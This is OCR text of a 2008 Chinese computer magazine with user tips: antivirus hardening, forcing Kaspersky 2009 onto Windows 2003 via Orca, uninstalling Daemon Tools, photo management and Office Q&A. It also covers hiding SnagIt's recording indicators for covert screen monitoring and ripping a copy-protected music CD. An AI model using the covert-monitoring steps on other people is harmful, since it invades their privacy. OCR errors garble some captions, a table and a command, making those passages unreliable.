4.全盘搜索 "msvcrt21.dll" 进行删除,并在搜索中选择 按 "日期" 搜索, 将时间定义为和 "msvcrt2i\_dll" 创建的那 天,并设定文件大小为"75,327字节",将搜索发现的所有文 件(大小和时间重合的一般不会是自己创建的文件)进行翻 除。

## 迎接2009 先给文件和程序加把锁

站在2008年的尾巴上,你准备好迎接2009年了吗?希望和梦想 会在2009年里逐步实现。电脑的安全可要先保证哦!2009年。 电脑也会而对很多病毒的威胁, 过冬要加衣, 迎新年我们要加 周申驗。

#### 加固系统 告别崩溃

系统崩溃最直接的原因就是系统文件遭到破坏了。系统文件保 护住就能减小病毒的危害了,利用瑞星2009软件来"系统加固"吧

在详细设置窗口左方单击"防御设置/系统加固"项。然后在 右方窗格单士"自定义级别"按钮进入"系统加固"设置界面。比 如、我们要设置操作系统所在目录的System32文件夹为只读属性, 避免非法修改,即可在"系统文件保护"项下勾选"系统目录"一 项、再将下方 触发规则时"的处理方式设置为"提示"即可。我 们在这里还可以对注册表、系统进程、系统关键文件等项设置监 控、当有触发行为时隔星就会提醒我们了。

#### 监控程序 拒绝修改

保护好了系统。 那程序呢? 自然也要倍 加阿护 启动端星2009 设置界面, 切换到"应 用程序控制"项下,单 击"添加"从安装目录 中找至要点验的程序可 执行文件, 即可将要监 控的程序项添加进来。 同时在添加的程序项后 会显示"文件访问"、 "注册表访司"等几个 不同的规则类别, 看些 类别已经有默认的处理 规则,而有些项目贝鲁 要自己定制。比如"文 件访问"项。我们可以 单击下方的 "启用0条 规则"链接。进入具体 规则显示界面,然后再

单击"编辑规则"来定制 [见图 1)。最后在规则编辑对话框下, 找到盖控目标、盖控主程序文件 名), 再配置相应的监控项及触发 动作项即可(见图2)。经过这样 的配置,即可达到重要的程序不被 病毒木马侵害的目的。(瑞星安全工 程师/王占涛) CF [XF19]





## 让卡巴2009入驻 Windows 2003

虽然卡巴斯基2009有两个版本KIS(卡巴互联网安全套装)和KAV(卡巴反病毒 个人版),但却都不支持在Windows 2003上安装,我们可不能望洋兴叹,看 招!

第一步: 先在Windows 2003上运行 KIS 2009安装文件, 然后到C:\Documents and Settings\Administrator\local Settings\Temp里面去找 个MIS的文件, 拷贝到某个文件夹下。

### ▲ 小提示

安装KIS 2009的过程中,会提示不支持当前操作 系统 你不要去管,但也不要点任何确定按钮。

第二步: 用orca (下载地址 http://www.newhua.com/soft/9613. ntm, 快车代码 CF0824CFRJ04) 打开 "clc01c.msi" 文件,选定左

边的 "InstallExecuteSequence" 表和 \*InstallUISequence" 表, 按Ctrl+F调出查找窗口,在这两 个表中分别查找以下几个字串 \*ErrorIncompatibleOSTypeShow. ErrorIncompatibleOSShow. ErrorXPSP2RequiredShow" ...

找到后, 在右边先选中一下字串 所在的行。依次选择"Tables (工具) →Drop row ( 删除行 ) " , 把这行删除 掉,会有一个删除提示对话框, "确 认"后,保存并关闭orca。现在运行 clc01c.msi文件进行安装可以了。(甘肃/ 杨建新) CF [XF20]

咿! 中海了! 赶紧杀毒, 一番折腾 后系统恢复正常。没想网页搜索框却无 法输入文字,但像游正常,看来是杀毒 时破坏了IE的文件,重装?才不呢!

首先在C:\Windows\System32\ dlicache下查看系统文件的备份中是否 有mshtmled.dll文件,若有,直接从这个 目录里找到该DLL文件复制到C:\Windows\ System32\下即可。当然,也可以从别的 电脑上复制一个此文件拷贝。

我们可以从系统安装盘里将这个文 件提取出来,将光盘放入光驱后,打开 "命令提示符",并输入"expand Xil i386\mshtmled.dl\_ c:\windows\system32\ mshtmled.dll" (其中 "X:\" 是光驱盘 符,根据自己XP安装目录位置进行更 改),回车后问题解决。(王继学/云南

## 补丁不独占 网镖一把锁 检测下载两分明

使用金山清理专家的用户常有一 个疑问, 下载的补丁存哪了呢? 能不能 不用别的下载工具下载呢? 现在新版 的金山清理专家已经可以了。运行后 切换到"金山漏洞修复"下,自动检测 **后会提示计算机存在的漏洞**,单击下面 的"导出下载地址"按钮、然后在弹出 的对话框中,单击"浏览"指定保存位 翼,单击"导出",就可以把补丁的下 载地址导出为文本,接下来我们就可以 按自己的喜好选用合适的工具下载了。

如果之前备份了系统补丁、我们 只需切换到"补丁管理"下。单击"导 入"(见图),通过浏览找到补丁文 件,单击"开始导入",接下来就可 以用清理专家来修复漏洞了。当然。这 里也可以通过单击"导出"来将金山清 理专家下载的补丁导出到别的文件夹。

計工工程を使用見回程 Fresh Phate GFT 电距转换

**御**降りす → 東の底 等出 Ang wat at 1 2 5 margs ... 69 46 ..

# "MSN"聊天无牵挂

聊天信息中包含着很多隐私或者 秘密,达人们会用播件来实现MSN的躺 天加密, 菜鸟们怎么办呢? 现在金山网 镖已经具有了此项功能。运行金山网 镖2009, 进入主界面后, 选择"监控状 态"选项,在"防隐私泄露"处出现 "MSN加密" 按钮, 如果MSN加密按钮 显示为禁用状态,则单击该按钮,右侧 会出现"启用"按钮,单击它即可开启 "MSN加密"功能。之后,用户在使用' MSN进行聊天的过程中、聊天窗口将总 示"金山网镖提醒您:以下会话已经被加 密"。

如果 "MSN加密" 无法使用, 可采 用一种方式来解决

#### 小提示

MSN加密功能需要双方均开启"MSN加密"功 能、目前这个功能只支持双人聊天的加密传输。 采用类似的方法可以开启金山磁镍的"可信认证 智能多等"和"恶意网址扩裁"功能。

首先检查MSN版本,因为加密功能 ▼ 仅支持MSN 8.1及以上版本,假如 版本过低,先升级到更高的版本。

**个**假如安装金山网镖时还没有安装 ▲MSN. 那么"MSN加密"功能将不会 被安装。我们可以在MSN安装结束之后 运行毒霸的升级程序。升级程序会在升 级结束后自动安装MSN加密。

→ 假如您在安装 "MSN加密"功能时, →MSN正在运行,那么"MSN加密"功 能就不会立刻生效。重启MSN后就可以 正常使用了。 CF [XF23]



# 请神容易 送神难

虚拟光驱在游戏和学习等方面神通广大,解决了大家的不时之需。但是,"请神容易 送神难",不用时,要卸载它可 就麻烦了。无法卸载的病症也是多种多样,俗话说得好"治病要治本",首先要明白无法卸载产生的原因,然后再去找 解决方法。

#### 三大顽疾 都是驱动惹的祸

死灰复燃 以Daemon Tools为代表 的一些虚拟光驱、它们采用的驱动文件 和系統物理光驱的是一样的(见图1), 如果没有正常卸载,重启后,它会借助 系统驱动恢复了一个盘符。

借尸还魂 有些虚拟光驱软件使 用的是其专用的驱动文件、没有正常卸 载该软件或者其驱动文件损坏时, 系统 重启后又提示"找到新硬件"。其实, 该新硬件就是虚拟光驱,因为没有正确 的驱动而会提示安装失败。此时,如果 强制用户使用其他的驱动,就会在"没 备管理器"中看到黄色或者红色的符号 【见图2】。



底层干扰 某些虚拟光驱软件在安 装制它们将自己的驱动做成和操作系统 个级别,由其创建的虚拟设备就不易 删除了。

#### 无招胜有招 普通方法解决 大问题

虽然原因有很多,但遇到这些故 障,我们都可以用逐步删除这个老方法 来解决它。以卸载Daemon Tools为例,也 仅需 \_步。

第一步: 打开"任务管理器", 先结束掉daemon.exe进程, 然后删除 DAEMON的安装目录,运行msconfig.exe

在"启动" 选项卡下取消对daemon的勾 选。

第二步:打开,并耐表编辑器,删除 [HKEY\_LOCAL\_MACHINE\SOFTWARE\DT Soft] 注册表项。进入C:\WINDOWS\system32\ drivers目录删除 "sptd.sys" 文件, 打 并"设备管理器"在"DVO/CD-ROM 驱动 器"下找到对应的虚拟光驱盘,将其即

第三步: 在 "SCSI 和 RAID 控制 器"找到"WVURSJ UVGHENKH2F81 SCSI CdRom Device"卸载、通过右键菜单将 其卸载。上述操作完成后,重启系统一 切割可。

#### 小提示

特別需要。意识是有些虚拟光脉软件在备载的时 候, 接下用户是否组裁冲有的虚拟点备。此时 定要选择"是"。"磁中键3"常因缺少install。 0g文件而差 去驾载 我们可以从别的系统工把 这个文件复制和自己的系统中。

#### 二. 聚名官理書 Bay Mini 田 成學 中 祖 本 2 6 THE OF PERSON AS ② pro/to tam 参加機 ② tot atautu 1 原制機 ② 101 和 atau FM器 Constitution of the consti IN THE LITT ने अभव TORM (H2)

#### 其他软件对应的系统文件名举例

名称	进程	DVD/CD=ROM 实动器	SCSF和RAIL時間器	系统文件
経十様と			SCS FAIL Host Controller	ecsi lest dil
	A coho exe <sup>2</sup> 0 StarWindServiceAE exe	NG2380D ESC339L SCSI CdRom Device	SCSI RAID Host Controller	sptd sys

(甘肃/老五) CF XF24

音乐是用来欣赏的,这个过程可不能费劲哦!听歌的时候我们又有了更高的 要求、给播放器换个样子,升级下新版本……这些操作再熟悉不过了,点几 个按钮不就得了。你要是用上了千千静听5.3beta(下载地址: http://www ct.ttplayer.com/index.html、快车代码: CF0824CFRJ05), 这些老操作都可以抛 弃了,只管享受就好了!

#### 拒绝设置 拖一下就换肤

千千静听换皮肤可不新鲜、右键单 击,菜单甲找皮肤再选择就是了。新版 有了更省力的方法 直接用鼠标将侧下 载的皮肤 (见图)拖搜到干干静听"主 控窗口"上,松开鼠标后于干静听就变 成了您想要的新皮肤了。



#### 不再安装 更新一步到位。

"干干静听什么都 很多人都说 好,就是升级有点麻烦,升级要先下载 再安装"。现在不必了,只要你使用的 是千千静听5.3及以上版本, 当再次碰到 弹出的新版本提示窗时,直接单击上面 的"立即下载"按钮,就可以直接下载 最新版本并进行安装了! CF [XF25]

#### 小提示

新版本每次启动时会唱你检测是否关联了常见的 音扬文件,当然你也可以在"选项·系统关联" 中取消这个检测。

#### 网络相册, 估计谁都 有,一问怎么建,你 首先想到的肯定是登 录后进行烦琐的上 传、今天就要改变这 个观念了, ACDSee9.0 就可以帮你做到,即

使你是"菜鸟",也

第一步:

能做到。

‡J H ACDSee9.0. 选定图片所在文件央, 在图片浏览窗口中选定 欲建 )相册的图片,单 击 [ 具样 ] 的"仓;建 SendPix相册"按钮,依 次单击"下 步"按钮 进行各步操作。输入相 册名称后进入图片们的 预览窗口, 在这里你可 以对图片进行排序、旋 转、添加描述。

#### 第二步:

根据需要作调整 后,单击"下一步"。 进入"输入Email信息" 窗口,单击"创建账 号"按钮,输入姓名 及邮件地址创建邮件账 号,单击"保存"。

#### 第三步:

在"到"栏内输

入欲发送的邮件地址,输入"信息内 容",单击"下一步"。一切准备工作 就绪后,单击"发送"按钮,软件就开 始进入图像处理以及发送工作。

切处理完毕后,进入"完成"窗 口,默认情况下,单击"完成",会自 动进入已经建立好的网页相册页面。这 是ACDSee免费提供的网页相册空间,有 30天的共享期。(重庆/陈佳) C.F. [XF28]

#### 小提示

在刚才的发生信箱里, 你会收到 封通知邮件, 邮件里有相册的网币代码 你可以直接复制它到 网页代码 甲或者博客代码上, 它就会在阿页或者 博客里形成一个自动上下滚动的Flash相册。

# 前用上Win7特效

微软的Windows 7成为近期的热点,预览版的一些新功能让人眼馋,咱也去下 一个Windows 7尝尝鲜? 先别急、Windows 7还十分不完善,想体验新功能? 你 的Windows XP或Visto就能实现。

#### 摇一摇 窗口快隐藏

Windows 7中,只要用鼠标按住某 个窗口摇一摇就能立即将其他窗口最小 化,这在打开多个窗口时,尤为方便。 而我们实现这个功能只要从nttp://work. newhua,com/cfan/200824/ashake.ran F 载Aero Shake这个小工具(快车代码 CF0824CFRJ06), 运行软件后, 用鼠标 按住某个窗口的标题样来回摇一摇,其 他窗口便会立即最小化了,如果再摇一 据该窗口, 又会让其他程序窗口恢复原 来状态了。

#### 小提示

AeroSnap运行需要安装 Net Framework 2.0或是 更点版本。

#### 拖一拖 大小随心变

窗口最大化和最小化的操作,我们 每天不知道做多少次,师从Windows 7 的AeroSnap (下载地址 http://work. newhua.com/cfan/200824/asnap.zip、快车 代码: CF0824CFRJ07) 给我们带来了新 的体验。

将AeroSnap安装到电脑上并运行。 当我们需要将某个窗口最大化时、只 需将窗口拖拽到屏幕的上方或下方,窗 口就会自动实现全屏最大化,再次进行 枪拽就恢复原来的大小。如果将窗口 拖拽到屏幕的左边或右边边缘, 就会 实现窗口一半的大小。(文/小新、呆瓜) CF [XF26]

培训一下

众所周知,Snaglt是著名的截图软件,但其截取屏幕动作并保存为视频文件的 功能也不弱,用它来监视屏幕上的一举一动,俨然一个卧底嘛。不过,卧底就 要身怀特技,原来的本事可不行,录制有提示、命名不规范……先给Snagli来 个培训吧!

#### 培训一 秘密监视

一般情况下, 在利用SnagIt录制 时, 在录制区域会有黑色矩形方框闪 炼, 以显示录制范围, 如何让录像情无 声息呢? 依次单击"捕获→输入→属 性",选取"视频捕获参数设置"选 项, 勾选"隐藏捕获矩形", 并去掉 "在捕获时显示托盘图标"前的勾,这 样在实施录像时,屏幕上将不显示矩形 方框, 目任务栏中也无录像机图标在闪 动。

#### 培训二 天衣无缝

默认情况下,捕获完成后会打开预 览窗口, 既然是秘密录制, 怎么能功败 垂成呢? 还是取消这 项吧 依次单击 "捕获→输出",取消"预览窗口"前 的对勾即可。

以上工作完成后,一旦要对屏幕进 行监控, 首先按下 "Print Screen" 键开、 始录制,完成后再按下 "Print Screen" 键即可在指定文件夹里得到AVI文件。(江 苏/曹春华) CF [XF27]

#### 小捷示

可以自动用头刺来命名录制用的视频文件、依次 **市击"横获→输出→属性"、单击"我领交件"** 虚功。在"文件名"中选中"自动全名文件"。 单击"确定"核钮即で。在"输上模性"里。5 以通过"文件夹"右侧"打开"接链确定视频文 件保存位置。

# 年终大扫除 图片管理招中招

转眼间,我们已经站在2008年年尾了。按照国人的习惯,年终了,都要好好总结下,整理下各项事务,准备迎接新的一 年。同时,我们也不能忘了整理电脑里那些乱七八糟的东西啊!平时忙,文件、图片攒了一大堆,可不能再拖了,年终 大扫除开始了。

#### 前期准备:

1. 先对磁盘进行一次全面的碎片 整理, 除了系统自带的, 我们可以用 Diskeeper来整理

2 明确最需要整理的文件, 其实图 片最关键。

图片: 主要麻烦是图片多, 而且散 落各处,整理需要全盘搜索、归类、方 便以后查找。

音乐: 播放器的媒体库功能已经很 方便了, 播放起来比较随意, 整理的必 更性不大

普通文件:分类多、格式多、整理 和搜索都比较烦杂,解决起来一是靠平 时分类明确, 存放有序

#### 自动分类 计整理轻而易坐

上面的方法是用索力的方式。或者 说是管理的模式。有些朋友的电脑里图 片到处散落,虽然是不影响查看,但文 件还乱蔫呢 现在就开始真正整理文件 本身了。

第一步:下载图片整理器(下载地 址 http://work.newhua.com/cfan/200824/ tpzl.rar, 快车代码 CF0824CFRJ09). 运行"tpzl.bat"弹出蓝色命令符窗口, 将要整理的文件夹拖动到这蓝色窗口 中,然后"回车"。

第二步:接下来提示是否修正照 片的修改时间为拍摄时间。这里我们输 入 "Y" 后"回车" (因为有些图片本 是来源于相机,这一步算是加入EXIF信 息」,接下来提示"是否把照片移动到 父目录下并删除空目录"。输入"Y"后

#### 自主索引 让搜索立竿见影

经过两大软件的处理, 我们的文件 算是分类整理好了, 查找起来按时间就 方面多了,不过对于摄影爱好者来说, 按时间也不太容易找、查找的速度还能

#### [全盘统筹 让查找易如反掌]

一年的图片。在电脑中可以说是 散落各处,整理起来是无从下手。这时 你是否想到了干干静听的媒体库、全盘 搜索音频文件带来的便捷很舒服吧! 其 实图片也是可以的。下载Google Picasa {下载地址 http://work.newhua.com/ cfan/200824/picasa.rar, 快车代码 CF0824CFRJ08), 安装完成后。在弹出 的窗口中,选择"全面扫描计算机查找 图片",单击"继续",软件就会自动 搜索电脑上的图片。

搜索完成后, 你会看到所有的图片 都接照B 问顾多分` 杂类思示在各自的 文件央了, 随便选定一个文件夹, 依次

#### 最适合。文件分类合理,只想索引的用户

选择"视图 +按时间顺序", 然后Picasa 就会全屏显示所有的图片了, 在下方有 时间轴, 拖动按钮定位到相应的时间, 上方就会定位到当时创建的图片(见图 1),活动鼠标滚轮可以进行微调。



#### 最适合:平时分类很乱。年终大范围整理的用户

"回车"。

第三步:上一步操作完后按任意键 继续,接下来就是美健的文件整理了. 如果想把医片整理中把文件移动到新目 录、删除原来的文件、那就输入"M"后 回车(如果是复制,就输入"C")。

第四步: 输入整理后文件的保存路 径后"怎车"(可以用鼠标右键菜单选 择"粘贴",将新路径复制过去),接 下来输入"b" (见图27, 把图片按照



拍摄日期分类整理, "回车" 后再根据 提示,选择自己喜欢的日期形式,例如 输入"a"后"回车",接下来就看到 正在处理的提示, 处理完后按任意键设 出。关闭窗口,现在我们到新目录下就 可以看到按时间命名的各个文件夹了。 图片都分门别类地放在里面了。接下来 再按同样的方法整理别的文件,就可以 把电脑中的图片统一整理好了。

#### 小提示

★这种方法处理的照片必须是。 小棉式 文件电 项与附件中的 head exer 起使 。

★图片除了按进间来分类、还有一种方式就是为 上了。 在找某个例片人致的大二病房中以考虑 到,例如头像应该小于700×800、重要的合能就 要大于1027×800 7、有上面或货的第四步中不 选择"a",选择"b",就可以将图片按大 1分

#### 最适合:图片文件特别名。对常需要检索的用户

不能再快呢? 这时我们不得不提到"关 键词"这个概念。平时的搜索难用、是 因为关键词本身就没有,只靠当初的命 名, 那哪成啊, 下面来给图片添加自己

的关键字吧。

第一步:如此复杂的 I 作就要请个 好帮手了, Photo Manager 2008 (下载地 址 http://work.newhua.com/cfan/200824/ tpgl.rar, 快车代码 CFO824CFRJ10), 安装后运行, 在左侧 中间的"类别"里,切换到"文件夹"下,找到我们的图片存 放目录,文件过多时,拖动上面的"滑块"调整显示的缩略图大

第二步,选中图片,单击工具栏的"标签"按钮,然后 在右侧的标签编辑窗口中"分配的关键字"栏下输入关键字 见图3),例如人像的话。可以输入"同学"。然后单击"添 加"。按照图片的分类、我们可以为图片添加多个关键字、例 如可以输入"同学、小邵、毕业"。

第三步:在下面的:"分配的类别"中勾选一个合适的分 类,图片是同学合影,分类中没有,我们可以单击"新建类 别",输入类别名称"合影",确定后就可以在"分配的类

别"中勾选上"合影"了,以方便 以后的检索。如果是同类别的照 片,我们就可以在用 "Ctrl+A" 全 选照片, 然后再添加共同的关键字 "同学、毕业、学土服"。

按照类似的方法, 我们可以 为我们的图片、添加上足以分辨彼 此的关键字。以后查找图片、只需 单击"搜索数据库",勾选合适 的 "关键字" 和 "类别", 中间的 窗口中就可以迅速显示出要找的图 Ħ۵.



#### 多项搜索 让检索因材施教

最适合:旧图片多,不好添加索引的用户

对于没有添加过关键字的图片, Photo Manager 2008也是 可以方便管理的。例如我们想找出2008年的所有图片,就可以 如此操作。

第一步: 单击"查找图像", 在搜索图像栏目中, 在"图 像文件类型"中勾选"JPG"等格式、搜索中勾选磁盘目录。或 者单击"添加文件夹"指定文件夹目录。

#### 小提示

这一步骤中,还可以在"相机厂商包含所有文字"中输入相机品牌来被相机。 搜索。司討,我们还可以勾击"侦测重复的图像"来检测重复图像。

第二步:在高级搜索选项中的"拍照日期包含所有文字" 中輸入"2008",单击"开始搜索",一会软件就把该目录下 2008年的图片检索出来了。如果选择的目录是全盘,那就可以 检索出2008年的所有图片了。

#### 小提示

格搜索到的结果保存为EXCEL表格。选中检查出的所有图片、依次选择"复选 标记"设置复选标记",右键单击选择"保存到文件",指定路径后就会把 搜索到的结果另存为EXCE、表格。

第三步: 选中检索到的所有图片, 右键单击, 选择"移 动到文件夹",指定路径后,单击"确定",就可以将2008 年的图片放置在 起了。(山东兼芜铜城双泉路学校/张志国) C F [XF29]

看就懂一学就会一用就灵普及版 蘭刊財體超实用多媒体光盘

## 订阅大抢

《电脑爱好者》(普及版)杂志(价值93.6元)

《电脑入门到精诵只要1000招》 图书(价值22元)

## 只收93.6元

《电脑爱好者》普及版

本初学者必备的多媒体杂志

《电脑入门到精通只要1000招》

仅一个月 设建打造200% 电脑超级高手 数万条技巧与应用的精中之选



- 1)活动时间 2008年8月1日 2008年12月31日(邮局汇款以郑戬为准
- 列上订阅以下订单时间为准) 2)在汇款单数营产,主第2009整款施加密,同时留下联系电话。
- 3 ) 無书发放时间 7009年4日
- 4)自主教主義。1000年2月 4)自主教主義。1007年1日后接到010-68259307/58259457董均正數 環核对正數人地址。姓名。鄭編整百崔确如有機景。南及时通过上述联系方式与我们联系
- 51 本活动度服子在杂志计订阅的读者 邮局订阅器减他渠道不属此列。

本天动最终解释权户北京(甲酰桑好者)杂志杆所有


## 菜鸟也会破解音乐光盘

昨天客户拿来了5张音乐光盘。 让我给他转换成3GP的格式, 却发现 有一张没法转换……换了几个软件 都不行、一转换不是电脑死机就是 软件没响应了,就连简单的复制也 不可以, 郁闷……此光盘肯定是加 了密的光盘、怎么办?

先放入光盘、运行ULtraISO、

单击 "Ⅰ具→制作光盘镜像文 件",选中对话框中的"忽略读 取错误"选项。再设置 个错像文 件存放路径。然后单击 "制作" ,过会儿你会看到一个提示。单 击"是" 镜像就开始制作了。当 "完成比例"没有明显的变化的时 候,单击"停止"(见图),当出

> 现"过程未完成、是 否删除文件"提示时 单击"否",现在我 们再按设置路径找到 没完成的文件、把文 件扩展名由原来的 BIN改成ISO, 然后用 ULtraISO将这个文件打 开,再将影音文件提 取出来就可以了。(文/ qb-dy) CF (XF30)



#### 小提示

影音文件提取出来局大部分严以直接转换格式。但有些不能转一年以用"基本超级解露" 結其 亚侧膜MPG棉式再转换,因为这款软件大家一般都不出了。光盘中空视了对它的助范,所以是 而更适合用来破解光盘。

## 软多能 资源管理中的多格式预览

常在网上飘, 资料收集了一 大雄, 文件格式多种多样, 想查看 一种格式的文件、就要启动相应 的编辑程序,费时费力,有没有一 种通用的软件, 想看什么, 就看什 么。来自海外的Universal Viewer (下载地址 http://work.newhua. com/cfan/200824/dgs11.rar。快车代 码 CF0824CFRJ11) 带来了肯定的 回答,它还兼有资源管理器的功能 哦。

因为是外来的"和尚",安装 后我们首先要设置一下语言,依次 单击 "Options-Configure" (选 项→配置),将Language(语言) 设置为 "chinese simplified(简 体中文)"。启动后你会发现它像 ACDSee浏览图像 样简单、左边的 导航面板与资源管理器功能相似。 两级面板分别显示本机资源的目录 结构和文档名称。只要单击某个目 录里的文档,右面的查看器就显示 出当前文档的内容。如此查阅文档 就方便多了! 而且对打开的WORD文 档还有 定的文字编辑功能。(山东/ 鲍達科) CF [XF31]

#### 小提示

Universal Viewer可预览的格式包括PDF、DFFice支档、文本、图片以及音视频文件,你也可以通 过"帮助"网络链接-下载插件"安装更多的插件以支持更多格式。

#### 为什么我的PPlive的菜单栏在左边、别 Q1 人的都在右边?

答 这是软件布局的设置,新版PPlive可以将菜 单栏放在左边或右边,看来你的PPlive更改过没 置,如果你想恢复到在右边的模式,只需在运行 软件后, 依次单击"工具 →设置", 然后切换到 "界面"选项里选中"播放器左侧",单击"确 定"即可。

#### 我现在换用Google的谷歌浏览器 Q2 (Chrome),但它总自动下截文件, 保存到哪里了?

答 默认情况下Chrome下载的文件会保存到 "C:\ Documents and Settings\用户名\My Documents\下 载"目录下,如果不想让它占用C盘空间,你可 以自己设置下载目录 运行Chrome, 单击菜单样 后面"扳手"图标下的箭头,在下拉菜单中选择 "选项",切换到"中级用户选项"一样、然后 单击"浏览"指定下载地址就可以了。

## Q3 如何去掉360浏览器地址栏旁的浏览纪

> 这个功能是方便以后打开之前浏览纪录的, 如果多了要清除的话,运行"360浏览器",依 次选择"工具→清理上网记录",在弹出的窗口 中勾选"最近的浏览记录",单击"立即浩理选 中的项目",单击"确定"即可。

#### ○4 用Windows优化大师优化系统时,在删 除文件时会删除Ghost镜像文件吗?

答 不会的, Ghost镜像文件在Windows优化大师 "眼里"是个普通的文件,不会被认为是垃圾 文件的,不过有些病毒倒是会专门删除Ghost镜 像以防止系统恢复。Ghost镜像文件的扩展名是 "GHO", 你可以把这个扩展名改为 "CCC" 等。 以后用的时候再改回来就好了,这样就可以防止 病囊故意删除了。"

## Q5 怎么知道我安装了哪些Office的相关更新


答 它的更新通过系统的控制面板来查看,依 次单击"开始→控制面板 →添加/删除程序"、 启动"添加/删除程序"面板后,再勾选"显示 更新"。在列表中就可以看到Office的更新记录 了, 在后面还有安装的时间。 CF XF32]

## 妙用题注,

在撰写教程的过程中, 经常会"用 图说话", 以增加直观性,并把图片标 注为"图1、图2"等。但如果在撰写 过程中,需要在中间部分增加或删除图 片, 则需要对从插入点到文章末尾所有 的图片都重新编号,实在是件烦人的

好在WPS文字提供了"题注"功能, 可以较好地解决这一问题。在插入一 幅图片后;单击选中图片,然后从"插 入"菜单中选择"引用→题注",打开 "题注"选项卡(见图1)。

在"标签"下拉列表中有"表



## 为教程图片编号

格"、"公式"、"图表"等选项,选 择后即可自动在图片下方生成"图表 1"、"表格2"等样式的标注,并目 其编号自动递增,不需要我们干预。可 惜的是,在"标签"中没有我们需要的 "图1"、"图2"的样式。不过我们可 以自己建立。

点一下"新建标签(N)··"按钮, 在 "标签(L)"下面的输入框中输入"图" 字, 点"确定"按钮(见图2)。



这样,我们就在标签列表中增加了 "图"这一标签,此时,"题注"显示 为"图1"样式,点"确定"按钮,在图 片下方就生成了"图1"字样。当我们再 为第二张图片添加题注时,第二幅图片 正文的题注将是"图2",以此类推。

此时, 题注的妙处尚未休现出来,

计我们在 篇插入了多幅图片,并采取 1. 述办法插入题注标签的文档中间再添 加一幅图片 (如在"图片5"和"图片 6"之间),并用上述办法再为此图片插 入题注,我们会惊喜地发现,新插入的 题注为"图片6",而原来的"图片6" 自动变成了"图片7",以后的所有题注 均自动加1,是不是很神奇?

现在,我们再删除刚刚插入的"图 片6" 及其题注,后面的题注并没有自动 减1恢复原来的状态,这是怎么回事呢? 也许是wPS的此项功能还不够自动化,不 过也没有关系,全选文档(或全选包含 题注的部分),然后右击鼠标,从右键 菜单中执行"更新城",题注就从头到 尾顺序排列了。(文/bntrees) C.F.[XF33]

WPS Office个人版免费下载地址http://wps. kingsoft com、欢迎登录WPS Office官方论坛 http://bbs.wps.cn,把你的好经验、好技巧写下 来,或发送到bangong@clan.com.co。本期有 从邮件中选出3位热心读者。各赠送功能更强大的 WPS Office专业版一套

#### 在发布Word、Excal、PowerPoint 文档时,如何保证不泄露文档的 诸如作者名字等属性信息呢?

答 发布文档前,点击窗口左上角的 Office按钮,选择"准备→检查文档", 用文档检查器去除或修改隐含信息。

Q2 用Excel制作的精美图表或表格。怎样才能原汁原味不变形地 粘贴到PowerPoint文档或其他应用程序 中呢?

答 选中复制的对象,在"开始"中选 择"粘贴",在下拉菜单中选择"以图 片格式"及"复制成图片",就可将 Excel中的图表或表格复制成图片格式。 保证粘贴到哪儿都不变形。

)3 填充Excel序列时,一格一格 地填入比如"星期~""星期 二""星期三"……好麻烦啊!到底有没 有更快捷的方法呢?

答: 当然有了!选中Office按钮中的 "Excel选项", 弹出"编辑自定义列 表",将你需要自动填充的序列填写在 "输入序列"区域,项目之间以回车分 隔、输入完成后点击"添加"就可确 定。

发送邮件也是要选择适当的时 24 机,Outlook会不会在最佳时间 将邮件发送出去呢?

答:会的!点击"选项"的"延迟传递" 按钮,在对话框中设置"传递小量子" 选项、Outlook就会让邮件不早不晚自动 发送出去的。

〇5 我用的是Office 2003,怎么打不 开 Office 2007的文档?

答 只需即刻下载Office2007文件格 式兼容包,所有Office2007制作的文 档即可轻松打开! 下载地址 http:// go.microsoft.com/?linkid=9632884

# Slightly caples the shorthand

) 分 如何快速设置Excel的页眉页

答 只需选择"视图"选项卡中的"页 面布局"视图。即可按照分页形式显示 Excel中的数据,这就是打印输出后分页 显示的效果。同时,在"页面布局"视 图中,可对页面进行页眉页脚的设置。

,很多客户要求提供PDF文档, Q7 Office 2007要存成PDF还要再 花钱吗?

答· 当然不用了。使用Office 2007快 速另存为PDF文档。如果想要启动这 项功能可以在Office Online找到(下载 地址 http://r.office.microsoft.com/r/ rlidMSAddinPDFXPS), 下载安装完毕之 后,便可以在储存文档时,由"另存新 档"找到 "PDF或XPS" 等等。 C.F [XF34]

## 管人事必会的:记录即查即打

小郭,此郭非《武林外传》里的彼郭,他就是个在学校当办公室主任兼管"人事儿"的小职员。都说干活容易,但 管人事麻烦,小郭就深有体会,也总为这事头痛。由于单位规模小,所以也没有什么大型的人事管理软件,领导发 话。用Excel管理人事信息足够了!

一般管理还成,可是Excel不能打印信息卡,很多时候显得不够方便。此小郭虽然不是彼小郭,但Excel使用得还是 出神入化的,自创"Excel惊涛掌法",但管理人事,还是让小郭头痛呀、头痛呀,痛着痛着,到想出了记录即查 即打的方法……

#### 小郭Excel惊涛掌第一式:人事数据有个家

首先按照如图1所示建立"人事信息"工作表单。第1行的 丁号、姓名等相当于数据库字段、"出生年月"和"任职时间" 下的单元格设置为"日期",其余单元格全部设置为"文本"格 式。之后从第2行开始录入员「的人事数据、每 行相当于一条数 据库记录,完成后工作表命名为"员工信息"备用。

200	TO WE	930		d. ept	375	η.9 1	10 0 200 日本中	(ZEDno)	516	(H) %
	12 10		186	五年元		44	Websterpung	<b>你妈妈你不</b>	prodict.	K.
	0	写	139	55=		女才.	10.00	200644. E (	La Spirit	44.64
	451.9300	- 90	1250	rista.		9.7	- 4-a - A-m	NOVEYA E	NWR-4	歯便能性
п	105 (1950)	tr	(2)0	daße m		45	w 81	का प्राप्त पर		果香味可量
٠.	115 0	10	益性	Hillia		3.7	74/899	APPR . A 19.	MARKET	1579Gir

Excel 2007录人"工作经历"时、不要按"Alt+Enter"在单元格甲换行。单击 编辑:"右侧的"展开编辑栏",可以在编辑栏带面录入大量信息。最多能够容纳 8000个零效率

#### 小郭Excel惊涛掌第二式:输出卡片灵活设

接下来新建"卡片打印"表单、根据需要按图2样式设计员 丁信息卡。里面的「周、姓名等不要直接输入,采用公式链接 的方法更方便快捷,以"工号"为例,选中它所在的A2单元格。 在编辑栏内输入"="(等号),然后单击"员工信息"工作表 标签,再单击该工作表型面的"工号"回车,A2单元格就会显示 "工号"。然后被相同方法链接其他字段。这样做的优点是便于 管理,两者依数据保持 样。



两个姿单的数据单光格格式要保持一数、即"出生年月"和"工作时间"为 期",其他单元格全部设置成"文本"

